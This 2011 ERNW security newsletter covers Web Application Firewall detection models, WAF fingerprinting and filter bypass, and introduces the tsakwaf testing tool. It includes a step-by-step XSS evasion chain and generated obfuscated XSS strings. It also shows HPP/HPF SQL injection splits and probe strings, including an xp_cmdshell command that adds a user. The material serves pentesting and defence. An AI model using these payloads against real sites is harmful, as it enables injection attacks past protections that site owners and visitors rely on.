ERNW
Wir leben IT-Security

ERNW Newsletter 35 / July 2011

Dear Partners and Colleagues,

Welcome to the ERNW-Newsletters No. 35 covering the topic:

Web Application Firewall (WAF) Security
and The Swiss Army Knife for Web Application Firewalls

Version 1.0 / 12. July 2011

By:
Frank Block (fblock@ernw.de)

Abstract
This newsletter gives a short introduction to Web Application Firewalls and explains ways and methods to fingerprint and bypass WAFs. In addition, a new tool called *tsakwaf* will be released and covered in this newsletter which main purpose is to help testing the detection capabilities of a WAF.

TABLE OF CONTENTS

1 INTRODUCTION

1.1 Definition

A Web Application Firewall is basically a filter that controls the traffic between a client and a webserver. Its main purpose is to detect and defend against application layer attacks which could lead to Data loss, Denial of Service or Web Site Defacement.

1.2 Comparison to a "Traditional" Firewall

The main focus of a traditional firewall is the control of communication relationships up to the OSI Layer 4 whereas WAFs inspect the data in the Application Layer (7). Although some current firewall products are also able to inspect the traffic up to layer 7, they check primarily for the type of traffic instead for the difference between a normal string such as "*Web Application Firewalls*" and a typical XSS string like "*<script>alert('XSS')</script>*".

1.3 Detection Models

There are mainly two different models to detect an attack:

- Negative model
- Positive model

The negative model approach (also known as blacklisting approach) tries to match the transmitted data with knowledge about malicious input/behavior to detect attacks. Therefore something like a database of known attack signatures like Cross Site Scripting and SQL Injection is needed. These signatures are mostly regular expressions which are used to match against every input sent to the webserver. As they represent only known attack types, it is difficult to identify modified or so called *0-day attacks*.

The positive model approach does initially define "good" traffic and detects attacks afterwards by comparing new input with the *previously* defined knowledge. The process of building that knowledge can be achieved manually or in an automated way. As for the manual approach, a lot of paperwork needs to be done in order to identify every site and all parameters and to define valid input. The success of the automated way heavily depends on the input made during the initial phase and on the assumption that every existing site has been visited.

Apart from this, there are further possibilities to identify attacks such as the comparison of the time spent to process a request. As some attacks lead to a longer processing time, the duration between a HTTP request and the response can be different from a normal request thus identifying malicious traffic. This approach leads often to false positives because delays may be as well the result from congestion or an overloaded server.

Furthermore is it possible to automatically inject script code in the response stream. In that way the behavior of the client may be monitored and it might be possible to determine if the behavior corresponds to "normal human being behavior". One application could be the monitoring of keystrokes. As the normal behavior should be inserting strayed keystrokes, it can be easily distinguished from an automated insertion of multiple characters. However this approach depends strongly on the successful code execution on the client side (otherwise it may lead to false positives or an exclusion of legitimate clients).

2 FINGERPRINTING WAFS

Fingerprinting a WAF means to identify a specific product or vendor based on certain characteristics. With the knowledge about the used product an attacker might be able to circumvent the filter or cause a Denial of Service by using for example information from the internet about a known flaw in the filter rules or a bug that may stop the detection engine.

2.1 How to Identify a WAF

While every WAF should defend against a string like *<script>location.href(…)</script>* they differ in their behavior when it comes to unusual combinations of parts of the mentioned above or of other base strings. Some products may recognize the last string as good if it looks like *scriptlocation.href(…)script,* other products might not react when some words are switched like *<script>href.location(…)</script>*. These strings may not lead to an execution on the client side, but they enable an identification of a specific vendor or product. The only condition thereby is that a certain test string only causes the reaction of one WAF.

Besides that, there are so called specialties: these may be a different error page, a nonstandard status code/message, modifications/typos in the response header or a reaction based on the modification of the request header.

2.2 The *Tsakwaf* Approach

As the WAF behavior changes through new or modified filters or a changed reaction to an incident, the usage of only one inspection way may lead to an increased false positive rate. This is the reason why the implemented fingerprinting algorithm of tsakwaf (see below) does a combination of both previously described ways to identify a specific WAF. It separates the identification into two phases:

Phase one is the identification through the different behavior on modified attack strings. It tries to identify a specific product with 10 strings, which only cause a reaction for that WAF. These 10 strings exist for every product supported by tsakwaf.

Phase two represents the identification through specialties that are unique for specific WAFs.

It is possible that the results of phase one and two differ (see Chapter 4.1.4.3). Reasons for that can be a WAF that tsakwaf doesn't know yet, or (strongly) modified filter rules of a known product. Especially in that case, the second phase may help to identify a product despite of the ambiguous phase one results.

To make a reliable decision, the results of both phases should be unambiguous. In all other cases, any conclusion based on the results should be rather used as an assumption.

3 BYPASSING THE DETECTION ENGINE

This term stands for modifying malicious code so that the filter rules don't anymore react on it.

3.1 Ways to Bypass

This modification can be accomplished by various ways:

- Encoding Techniques
- Code Obfuscation
- Null Byte Injection
- Usage of control characters (carriage return…)
- Usage of new Standards/Languages
- Exploit abnormal behavior
- Techniques like HPP and HPF
- …

The modification can be just a fragmentation of the original code or in the case of Null Byte Injection only resulting in the insertion of a single character. Code obfuscation may also result in a single modification but leads more often to an extensive change.

The most effective approach is however a combination of various modification techniques, which will be explained in the following chapter.

3.2 A Real World Example

This example is derived from various successful bypasses of multiple WAFs that were discovered during an extensive evaluation of different WAFs. The first chapter explains the vulnerability and in the second chapter, the WAF protecting a vulnerable application gets bypassed.

3.2.1 The Vulnerability

Given a Cross Site Scripting vulnerability in a web application that can be exploited by the following malicious code, a victim that visits a crafted URL containing this script would be automatically redirected to the ERNW domain:

<script>location.href='http://www.ernw.de'</script>

The basic procedure thereby contains three steps:

1. A Victim browses to the crafted URL
2. The vulnerable application reflects the script code and embeds it in the response html code
3. The script code gets executed on the client side and in this case the victim is redirected

The following Screenshots illustrate the particular steps:



Figure 1- A Web Application with a XSS vulnerability

The application reflects all input that is given via the *message* parameter.

By sending the victim the crafted URL, the webserver returns html code which contains amongst others especially the first line of code:



Figure 2 - Resulting source code of XSS attack

The client browser now executes that code and redirects the client to the specified URL:



Figure 3- XSS result

3.3 A XSS Vulnerability Protected by a WAF

In this example we create a fictive scenario that derives from the evaluation process.

3.3.1 The Fictive Scenario

In this scenario exists a web application that offers a search function which has a Cross Site Scripting vulnerability (it reflects the original search string). This application is protected by a WAF that is configured to be very verbose and in this manner, giving back two important informations for every request that is considered an attack:

- a value, that indicates how critical the attack string is (called here "attack value"[1])
- the actual rule that matched that attack string

If no attack can be detected, the WAF doesn't react on it and the application works as intended.

On the basis of the malicious code *<script>location.href='http://www.ernw.de' </script>*, with Firefox as test browser and the supported information by the WAF the initial test would result in the following request URL and the two response strings:

Client requests URL:
http://www.example.com/search.php?string=<script>location.href='http://www.ernw.de'</script>

[1] *The attack value reaches from 0 to 100 while a value of 0 means no attack detected*

WAF detects attack string and sends the following lines as response to the client:
Attack value: 90
Rule that matched: Identified script tag

3.3.2 The Bypass

The first modification would be a replacement of the *script* tags, as many WAFs have various filter rules for modifications of them. The fact that script code can be executed on a HTML tag /event handler basis offers much more variation possibilities (see chapter 4.1.2):
link
This code would create a link called "link" and every time a user moves its mouse over that link, he will be redirected to the specified site. In this case we got an even greater attack value of 95, which is probably caused by the additional tag /event handler pair, respectively the additional quotes.

The next modification step is to strip all unnecessary code which results in the following string:
<a onmouseover=location.href='http://www.ernw.de'>link
Since the Firefox and many other browsers don't need a closing tag or the quotes around the *location.href* this script code would work, but is still rejected by the WAF with an decreased attack value of 85 and a rule that matches the *onmouseover* event handler.

It is possible to bypass that rule by replacing the old event handler by a new one, in that case with an event handler introduced in the HTML5 specification. As these new elements are not implemented by all WAFs the following line decreases the previous attack value:
<a onmousewheel=location.href='http://www.ernw.de'>link
Now the attack value amounts to 70 and the matching rule detects an "*a*" tag. As described in chapter 4.1.2, many browsers execute script code on the given event specified by the event handler, no matter what tag name is specified, even if it is nonexistent:
<mm onmousewheel=location.href='http://www.ernw.de'>link

This string has an attack value of 35 and the actual rule matches the < character followed by an equal sign. To circumvent that rule, it is just necessary to inject a carriage return (represented by the URL encoded string *%0D*) before the first equal sign:
<mm onmousewheel%0D=location.href='http://www.ernw.de'>link
which results in:
<mm onmousewheel
=location.href='http://www.ernw.de'>link

The browser would still execute the code on the given event and the attack value has now decreased to 10. The only remaining rule that matches this attack string detects the URL specified as malicious, mainly based upon the "*http"* part. As it is in JavaScript possible to split strings in multiple parts and concatenate them with a plus character (%2B), the *http* can be obfuscated and the final attack string looks like:
<mm onmousewheel%0D=location.href='ht'%2B'tp://www.ernw.de'>link
which results in:
<mm onmousewheel
=location.href='ht'+'tp://www.ernw.de'>link

Now there is no rule left, that detects any malicious parts and the Script Code is reflected by the Web Application and executed on the client side, if the user turns the *mousewheel* on the link.

3.4 Bypassing Results of the Evaluation

The actual results of the evaluation process will not yet be part of this document as the conversations with the vendors have not been finished.

4 TSAKWAF

This tool (The Swiss Army Knife for Web Application Firewalls) has been developed by the author during the extensive evaluation of different web application firewalls. Its main purpose is to support the daily work of a web application pentester and to help testing the detection capabilities of a WAF. It can be downloaded through the following link:
http://www.ernw.de/download/tsakwaf/tsakwaf-0.9.tar.gz

4.1 Capabilities

Tsakwaf includes several functions that can be categorized into four main parts:

4.1.1 Encoding

The encoding functions offer multiple opportunities to encode either the results of other functions or the provided input (via command line or text file). For example the -e Option performs different encodings on the given input which produces among others the following lines:

<
%3C
%3c
<
<
&lt
&LT
<
%u003c
%u003C
\u003C
\u003c
<
&#x3C
<
<
<
<
<
…

These different encodings can be used for example, to substitute all occurrences of the < char in a given XSS String.

4.1.2 XSS Code Generator

There are a huge amount of attack strings that lead to a successful execution of script code. The XSS code generator functions try to cover a part of that in an automated way. This is done by creating a string combination of HTML tags, event handlers and script code. The code string to be used may be specified, otherwise exists an array of strings that can be utilized.

The execution of the following command creates 16.132 different strings that may lead to an execution:

tsakwaf.pl -i alert(1) -V
<a onabort=alert(1)>asd
<a onactivate=alert(1)>asd
<a onafterprint=alert(1)>asd
…
<textarea oninput=alert(1)>asd
…
<aaaabbbbbccdddeee onwaiting=alert(1)>asd
<aaaabbbbbccdddeee style=x:expression(alert(1))>asd

It is additionally possible to encode the output with the functions described in the previous section, resulting in the case of the -e option in approximately 1.274.428 lines of different attack strings. Beyond that, it is possible to use the “eval” function by supplying the *-a* option, to modify the script code part of the attack string, looking similar to the following lines:

…
<a onabort=alert(1)>asd
<a onabort=eval("a"%2b"l"%2b"e"%2b"r"%2b"t"%2b"("%2b"1"%2b")")>asd
<a onabort=eval("al"%2b"er"%2b"t("%2b"1)")>asd
<a onabort=eval("ale"%2b"rt("%2b"1)")>asd
<a onabort=eval("alert"%2b"(1)")>asd
…

If this mode is used in addition, it leads to approximately 6.372.140 different attack strings for every base script code string - meaning a second string like *prompt(1)* would double that number.

As none of the used browsers for testing (Opera, Firefox, Internet Explorer and Google Chrom) needed a closing tag to execute the code, the default operation is to omit it. It can be added however, if necessary with the -c Option.

As shown below, there are also Tags like *aaaabbbbbccdddeee* included, which are no valid tags from the HTML specification point of view. But surprisingly every tested Browser executed the given script code when the specified event occurred, no matter what "tag" has been used to include the event handler. This fact might be used by attackers to circumvent the filter techniques of WAFs and should be tested.

4.1.3 HPP/HPF Code Generator

HTTP Parameter Pollution (HPP) and HTTP Parameter Fragmentation (HPF) are techniques that can be used to bypass a filter and may lead to a successful SQL Injection attack or to unexpected behavior. The principle of both techniques is to split the attack string across multiple HTTP parameters, whereby HPF uses different parameters and HPP needs only one.

The HTTP Parameter Pollution respectively HTTP Parameter Fragmentation code generator splits the given injection string and distributes the parts across the given parameters.

The following two examples illustrate the usage of both functions:

HPP:

tsakwaf.pl -i "' or 1=1 --" -p input
input='/&input=*/or/*&input=*/1=1/*&input=*/--*

HPF:

tsakwaf.pl -i "' or 1=1 --" -P username,password

username='/*&password=*/or 1=1 --

4.1.4 WAF Fingerprinting

The tsakwaf fingerprinting function implements the previously described methodology to detect a specific vendor. It adds however an initial phase to detect the presence of any kind of filter by trying to access the “cmd.exe” in a random nonexistent path. The default behavior for nonexistent resources would be the “404” Status code, but filters like WAFs might react in another way, as they recognize that string as an attack.

For detection of any kind of filters, the second phase additionally submits four “really bad” strings, where at least one of them should trigger a reaction on any existing attack filter. The corresponding strings are (URL decoded):

<script>alert(1)</script>

*' UNION SELECT * FROM ACCOUNTS --*

' OR 1=1 --

'; exec master..xp_cmdshell 'net user malicious /add' --

To detect a reaction, six different properties are being checked:

- ❑ Status code
- ❑ Status message
- ❑ Server string
- ❑ Termination of the TCP connection
- ❑ "Empty" HTTP response
- ❑ Typical PHPIDS string

"Empty" HTTP response means the response contains only a HTTP response header but no response body (the data, presented by the browser). In relation to PHPIDS, the responses are also checked for a typical string that can be returned with PHPIDS.

4.1.4.1 Supported WAFs

From the output of *tsakwaf.pl -l*:

Supported WAFs:

Barracuda

WebKnight

PHPIDS (EXPERIMENTAL)

URLScan

Modsecurity

The reason that PHPIDS is marked as experimental results from the fact, that this WAF has no default reaction on incidents. Its behavior is only dependent on the way, the people concerned with it implemented it. Some possible reactions associated with this WAF are covered through tsakwaf by three of the six different checks described in chapter 4.1.4:

- ❑ Termination of the TCP connection
- ❑ "Empty" HTTP response

- Typical PHPIDS string

The typical string is the output of the validation process that will be returned if something "bad" would be found in the supplied data and contains at least the information about a "*total impact*" and "*affected tags*".

4.1.4.2 Usage

To start a fingerprint it is necessary to use the -F option and to supply at least one target. With the -i option, a comma separated list of targets or just one can be specified, respectively the -I (capital i) option expects a file, containing one target string in every line. A target string is a URL specifying the target Web Application and should be a resource that can be requested via GET. It is also possible to specify a parameter that should be used for injecting attack strings, representing the recommended way for fingerprinting. An example to start a fingerprint would be:

tsakwaf.pl -i http://example.com/someSite.php?parameter=a –F

It is also possible, and under certain circumstances recommended, to use the verbose mode with the -v option. This mode shows every request made by the tool and the results returned from the server.

4.1.4.3 Interpreting the Results

As described in chapter 2.2 the results of phase one and two may differ, or even the results of the same phase may be inconsistent. But this does not lead to a false final result, since the tool does not make simply a final decision, based on a percentage of 50% or something like that. Instead the user is taken into the decision process, by presenting him all results so that he can determine if a definite decision can be made or not. The results are also visualized to be easily interpretable. The following excerpt shows the result for two specific WAF tests in phase one:

WebKnight
---

10 of 10 teststrings caused the WAF to react, meaning a percentage of 100%.

|##|
|##|
|##|
|##|
|##|

PHPIDS
---

0 of 10 teststrings caused the WAF to react, meaning a percentage of 0%.

| |
| |
| |
| |
| |

In this case, the test is unambiguous. But it might be possible that the results for two or more WAFs are only to a certain percentage positive. For the reasons described in Chapter 2.2 it is not possible to make a definite decision. Especially in that case the results of the second phase may help to make an assumption. Contrary to phase one, the results of phase two have to be interpreted differently. First: there is not the same number of test cases for every WAF. Second: not all test cases of one WAF in phase two need to be true to make a decision for that WAF, and third: the results for PHPIDS may lead to false positives. Summarized:

1. The number of test cases depends on the observed specialties but not less than one and without a ceiling.
2. The test cases for a single WAF may all have a positive result, but it may also be that only one test succeeds, and in the case of the second phase this suffices to have a positive result for a single WAF.
3. The only false positive that can occur here, is the result of the PHPIDS test, which is also described in the output itself:

PHPIDS

The result for Test 1 (Modification in Status Code and Serverstring):

++++++++ The Status Code and Serverstring didn't change for a "very bad" string on a global basis.

This could be for one of the following reasons:

There is no WAF at all.

There is a WAF that responds with a Status Code of 404.

This represents PHPIDS behaviour, as PHPIDS doesn't filter on a global basis.

As PHPIDS is no global filter[2], it can only check strings delivered to the application and as a consequence, the following URL wouldn't reach PHPIDS (assuming the given path doesn't exist):

http://example.com/avby/cnqfud/<script>alert(1)</script>

The normal behavior for a webserver would be, returning a status code of 404. So in the case of PHPIDS, this test is true positive, in case of a Web Application without any WAF this test leads to a false positive. An installed WAF as a global filter in contrary should react, but if it reacts with a 404 status code, this test leads also to a false positive.

[2] In correspondence with Web Application Firewalls, a global filter means a mechanism, that catches every request made to the webserver no matter if the requested resource exists or not. In contrary, a non-global filter is only able to analyze data, that is delivered to him by a direct request.

A positive test case result is marked with a leading ++++++++ and a negative result is marked with the simple sentence “No *specific behavior detected*":

WebKnight

The result for Test 1 (WebKnight specific Status Code):

++++++++ The Status Code/message contains WebKnight specific data: 999 No Hacking

The result for Test 2 (WebKnight specific "Server" Headerfield):

++++++++ The "Server" Headerfield contains WebKnight specific data: WWW Server/1.1

The result for Test 3 (The WebKnight "denied" site):

++++++++ The Response Body contains WebKnight specific strings.

The result for Test 4 (Different behaviour for the encoded/non encoded version of specific strings):

++++++++ The Status Codes differed for the different encoded strings, representing a typical unique WebKnight behaviour.

PHPIDS

The result for Test 1 (Modification in Status Code and Serverstring):

No specific behaviour detected

4.2 License

Tsakwaf will be released under the 3-clause BSD license (also known as Modified BSD License). As a matter of that, the software can freely be used, copied and modified.

4.3 HOWTO

This chapter illustrates with a few screenshots how the XSS code generator can be used to circumvent a Web Application Firewall.

The first step is to decide which script code should be executed on the client side. As a simple popup is a good indicator if script code gets executed, the *alert(1)* string will be used.

The following screenshot shows an excerpt of the XSS code generator output of tsakwaf for the given code string:

```
surf@machine ~ $ tsakwaf.pl -i alert\(1\) -V
<a onabort=alert(1)>asd
<a onactivate=alert(1)>asd
<a onafterprint=alert(1)>asd
<a onafterupdate=alert(1)>asd
<a onbeforeactivate=alert(1)>asd
<a onbeforecopy=alert(1)>asd
<a onbeforecut=alert(1)>asd
<a onbeforedeactivate=alert(1)>asd
<a onbeforeeditfocus=alert(1)>asd
<a onbeforeonload=alert(1)>asd
<a onbeforepaste=alert(1)>asd
<a onbeforeprint=alert(1)>asd
<a onbeforeupdate=alert(1)>asd
<a onblur=alert(1)>asd
<a oncanplay=alert(1)>asd
<a oncanplaythrough=alert(1)>asd
<a oncellchange=alert(1)>asd
<a onchange=alert(1)>asd
<a onclick=alert(1)>asd
<a oncontextmenu=alert(1)>asd
```

Figure 4- Using tsakwaf with the XSS code generator function

The next step is to choose the appropiate event handler. In this example the *oncontextmenu* event is a good choice, meaning a right mouse button click on the link would execute the specified code. Given a vulnerable Web Aplication (see chapter 3.2.1) the line *<a oncontextmenu=alert(1)>asd* has simply to be inserted in the input box or behind the parameter.



Figure 5- Supplying the malicious code

If now someone clicks with the right mouse button on the link *asd,* the script code gets executed and the alert box shows up:



Figure 6- The result of the XSS attack

5 CONCLUSION

The implementation of a Web Application Firewall using the negative detection model represents no effective protection (based on the research with the tested WAFs). Some WAFs were able to protect the vulnerabilities against automated scans but not against manual attacks. It may be possible that the results would be better using the positive detection model approach, but besides some problems with the automatic detection, the operational effort increases heavily with this approach.

Another problem arises from the lack of some vendors in including new attacks or standards like HTML5 into their detection engine, despite the fact that actual browsers support already those standards. During research, several attack strings were possible due to this issue.

Furthermore, the fingerprint tests have shown that WAFs can easily be distinguished based on their behavior on certain attack strings. The recognition of specialties enables beyond that, a possible detection with modified filter rules. With the knowledge of a specific vendor and product it might be possible to use public available information about vulnerabilities to circumvent or attack the Web Application Firewall.

WAFs should rather be considered as an additional or temporary protection than a protection for a vulnerable Web Application. Using available resources for a software development lifecycle and the establishment of knowledge is a far way better approach than investing a lot of money in additional technologies, their operation and their maintenance. The temporary implementation of a WAF may, however, be reasonable to protect a Web Application with a known vulnerability while remediate it.

Questions concerning this topic as well as related ones may be directed to the team lead of our web application security team, Michael Thumann (mthumann@ernw.de). We will be glad to support you.

Kind regards,

Frank Block.

ERNW Enno Rey Netzwerke GmbH
Breslauer Str. 28
69124 Heidelberg
Tel. +49 6221 480390
Fax +49 6221 419008
www.ernw.de